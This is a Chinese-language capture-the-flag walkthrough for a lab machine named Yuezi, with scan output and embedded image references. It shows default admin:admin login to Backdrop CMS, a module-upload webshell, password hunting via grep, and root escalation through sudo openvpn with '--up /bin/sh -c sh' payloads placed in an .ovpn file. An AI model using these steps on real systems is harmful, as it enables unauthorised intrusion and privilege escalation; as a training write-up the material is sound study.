Yuezi

Yuezi

主机扫描

```
nmap -sn 192.168.56.0/24
```

```
export ip=192.168.56.122
```

端口扫描

全端口扫描

```
nmap -sS -p- --min-rate 10000 $ip
```

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

详细信息扫描

```
nmap -sT -sC -sV -O -p 22,80 $ip
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:3F:74:73 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
```

```
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web 80 渗透

目录扫描


Gobuster

```
gobuster dir -u http://192.168.56.122/ -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -x php,html,zip,txt -b 404,403
```

```
/index.html           (Status: 200) [Size: 2240]
/robots.txt           (Status: 200) [Size: 33]
/backdrop             (Status: 301) [Size: 319] [-->
http://192.168.56.122/backdrop/]
```


立足

访问 `backdrop` ，是 `backdrop cms` ，大概率有漏洞




很明显是要用这个，但是要先认证，所以先登录，登录的地方先试试弱口令，很好，`admin:admin` 就进去了

看了一下这个 python 脚本的 poc，是直接给它生成的 `shell.zip` 拿到模块里面去安装一下



上传安装后，shell 就会被解压到一个目录中，成功 webshell 了




那就直接反弹 Shell

提权 shuiyuezi

`/home` 只有一个用户目录，看了一下网络，存在一个 SQL 3306 端口，大概率有用，先给密码找到

```
cd /var/www/html
grep -r 3306
grep -r localhost
grep -r root
```



发现数据库的密码，但是连接上传也没啥多用的内容，测了一下不能 UDF，插件目录不可写，看这个 MySQL 的密码感觉有点东西

使用 `cmd5` 查询发现收费，再使用 `somd5` 查询，发现说格式不对，那就不太对劲，看了一下长度，发现是 31 位，那肯定就直接是用户的密码了，果然切换成功

```
shuiyuezi:9bd29aa5072f69aacc22734c275e1b0
```

在用户目录拿到 FLAG

```
shuiyuezi@Yuezi:~$ cat user.txt
flag{user-9bd29aa5072f69aacc22734c275e1b0}
```

提权 root

```
shuiyuezi@Yuezi:/var/www/html$ sudo -l
Matching Defaults entries for shuiyuezi on Yuezi:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User shuiyuezi may run the following commands on Yuezi:
    (ALL : ALL) NOPASSWD: /usr/sbin/openvpn /home/shuiyuezi/test.ovpn
```

发现能使用 `openvpn`，看一下 gtf 中的 `openvpn` 使用 sudo 的提权命令

如果允许二进制文件以超级用户身份运行 `sudo`，则它不会放弃提升的权限，并可用于访问文件系统、升级或维持特权访问。

(a)

```
sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
```

(b) 该文件实际上已被解析，并且第一个部分错误行在错误消息中返回。

```
LFILE=file_to_read
sudo openvpn --config "$LFILE"
```

但是并不能修改 agrs，那就问一下 AI 如何给这些参数写到 `.ovpn` 脚本里面，发现是直接每个参数写一行

```
dev null
script-security 2
up "/bin/sh -c sh"
```

那就给参数写好，然后再次执行，成功提权

```
# cat root.txt
flag{root-b80acc5a8c8c5746d2a97541f6e79b8b}
```